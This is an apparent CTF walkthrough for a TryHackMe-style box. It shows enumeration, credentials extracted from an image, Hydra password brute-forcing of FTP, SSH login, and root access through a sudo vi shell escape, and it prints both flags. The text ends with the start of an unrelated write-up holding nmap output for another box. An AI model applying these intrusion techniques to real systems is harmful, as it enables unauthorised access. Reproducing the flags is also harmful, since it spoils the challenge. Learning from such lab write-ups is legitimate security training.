
I started my exploration by visiting the Apache HTTPD server on port 80. Let’s see what goodies are waiting for us there! 🌐 🔍



In the background, Burp Suite discovered some intriguing directories. Let's take a closer look at what it uncovered and see if we can find anything interesting!




Inside the assets folder, I found two files: a link to a classic rickroll video and a style.css file. Upon examining the style.css, I discovered a link to a PHP file that hinted at the presence of a flag. Time to check it out!



When I navigated to the super secret flag, it suggested that JavaScript should be turned off. Looks like they're trying to keep things under wraps! Time to adjust my settings and see what happens next! 🚫💻

I followed the site's instructions and turned off JavaScript, keeping my volume up. At 57 seconds into the video, it audibly told me I was looking in the wrong place and that I should use *Burp sound*. Sounds like there's more to uncover with Burp Suite! Let's see what it reveals!




I discovered a hidden directory! Let's dive in and see what secrets it holds. Time to explore further!

I found a picture! 📸 I love finding images—they often hold hidden gems or clues. Let's see what this one has to offer! 🕵️‍♀️ ✨


After downloading the picture, I didn't find any useful metadata. However, it jogged my memory about steganography. When I opened it as text,


I stumbled upon FTP username and passwords! 🎉 It looks like this image is hiding more than just pixels. Time to put this newfound info to use! 🔑 💾

I’ll use Hydra to test the passwords from the list.




After running the tool, I found the correct password! 🎉 Now we’re getting somewhere! Let’s see what we can access next. 🔑💻







GG! I successfully logged in! 🎉 Time to explore what’s behind the curtain and see what treasures await. Let’s go!




I came across some unintelligible text and decided to ask ChatGPT for help.




It identified it as Brainf*ck code! Now it's time to decode this cryptic language and see what secrets it holds.




Turns out the decoded Brainf*ck text revealed a username and password! I'll try using these credentials to log in via SSH, which I found during the port scan. Let's see if this is the final key!



Login successful! I received a message saying, "Check our leet s3cr3t hiding place." Time to search for a directory named s3cr3t and see what's hidden inside!



GG, I found the s3cr3t directory!



I found the password for Gwendoline! Now, it's time to see where we can use this newfound access. Let's keep moving forward!

```
eli@year-of-the-rabbit:~$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home/eli$ ls
core  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
gwendoline@year-of-the-rabbit:/home/eli$ ls -la
total 656
drwxr-xr-x 16 eli  eli    4096 Jan 23  2020 .
drwxr-xr-x  4 root root   4096 Jan 23  2020 ..
lrwxrwxrwx  1 eli  eli       9 Jan 23  2020 .bash_history -> /dev/null
-rw-r--r--  1 eli  eli     220 Jan 23  2020 .bash_logout
-rw-r--r--  1 eli  eli    3515 Jan 23  2020 .bashrc
drwxr-xr-x  8 eli  eli    4096 Jan 23  2020 .cache
drwx------ 11 eli  eli    4096 Jan 23  2020 .config
-rw-------  1 eli  eli  589824 Jan 23  2020 core
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Desktop
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Documents
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Downloads
drwx------  3 eli  eli    4096 Jan 23  2020 .gconf
drwx------  2 eli  eli    4096 Jan 23  2020 .gnupg
-rw-------  1 eli  eli    1098 Jan 23  2020 .ICEauthority
drwx------  3 eli  eli    4096 Jan 23  2020 .local
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Music
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Pictures
-rw-r--r--  1 eli  eli     675 Jan 23  2020 .profile
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Public
drwx------  2 eli  eli    4096 Jan 23  2020 .ssh
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Templates
drwxr-xr-x  2 eli  eli    4096 Jan 23  2020 Videos
gwendoline@year-of-the-rabbit:/home/eli$ ..
bash: ..: command not found
gwendoline@year-of-the-rabbit:/home/eli$ cd ..
gwendoline@year-of-the-rabbit:/home$ ls
eli  gwendoline
gwendoline@year-of-the-rabbit:/home$ cd gwendoline
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ head user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
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GG, I got the flag!

Now that we've got the user flag, it's time to go for the root flag!

Let's escalate privileges and grab that final prize!

When I ran sudo -i, I noticed an interesting configuration: (ALL, !root) NOPASSWD: /usr/bin/vi. A quick Google search revealed a vulnerability associated with this setup. I'll exploit it to escalate privileges and go for that root flag!

https://www.hackingarticles.in/linux-privilege-escalation-using-exploiting-sudo-rights/

```
:!cd .. & ls -la_
Press ENTER or type command to continue
[No write since last change]
total 20
drwx------  2 root root 4096 Jan 23  2020 .
drwxr-xr-x 23 root root 4096 Jan 23  2020 ..
lrwxrwxrwx  1 root root    9 Jan 23  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r-----  1 root root   46 Jan 23  2020 root.txt

Press ENTER or type command to continue
```

GG, I got root! 👑 The ultimate flag is mine! 🏁 Now we've officially conquered the system. Time to savor the victory!

```
shell returned 1

Press ENTER or type command to continue
[No write since last change]
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}

Press ENTER or type command to continue
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
I got all the flags! 🎉 That's a wrap! Mission accomplished! 🏁 🔥



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


- ***Description***


Hack your way in. Get the Flags. Don't get stung.
Be warned -- this box deploys with a public IP. Think about what that means for how you should approach this challenge. ISPs are often unhappy if you enumerate public IP addresses at a high speed...

- **Port Scanning & Enumeration ⇒ NMAP**


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 23:44 +03
Nmap scan report for ec2-3-253-139-28.eu-west-1.compute.amazonaws.com (3.253.139.28)
Host is up (0.12s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           vsftpd 3.0.3
22/tcp  open  ssh           OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 46:b2:81:be:e0:bc:a7:86:39:39:82:5b:bf:e5:65:58 (RSA)
80/tcp  open  http          Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to https://robyns-petshop.thm/
443/tcp open  ssl/http      Apache httpd 2.4.29 (Ubuntu)
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=robyns-petshop.thm
| Subject Alternative Name: DNS:robyns-petshop.thm, DNS:monitorr.robyns-petshop.thm, DNS:beta.robyns-petshop.thm, DNS:dev.robyns-petshop.thm
|_Not valid before: 2024-10-22T20:42:22
|_Not valid after:  2025-10-22T20:42:22
8000/tcp open  http-alt      (unknown service)
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Length: 15
|_    Request
|_http-title: Under Development!
Service Info: Host: robyns-petshop.thm; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We find that the DNS : robyns-petshop.thm , monitor.robyns-petshop.thm, beta.robyns-petshop.thm and dev.robyns-petshop.thm

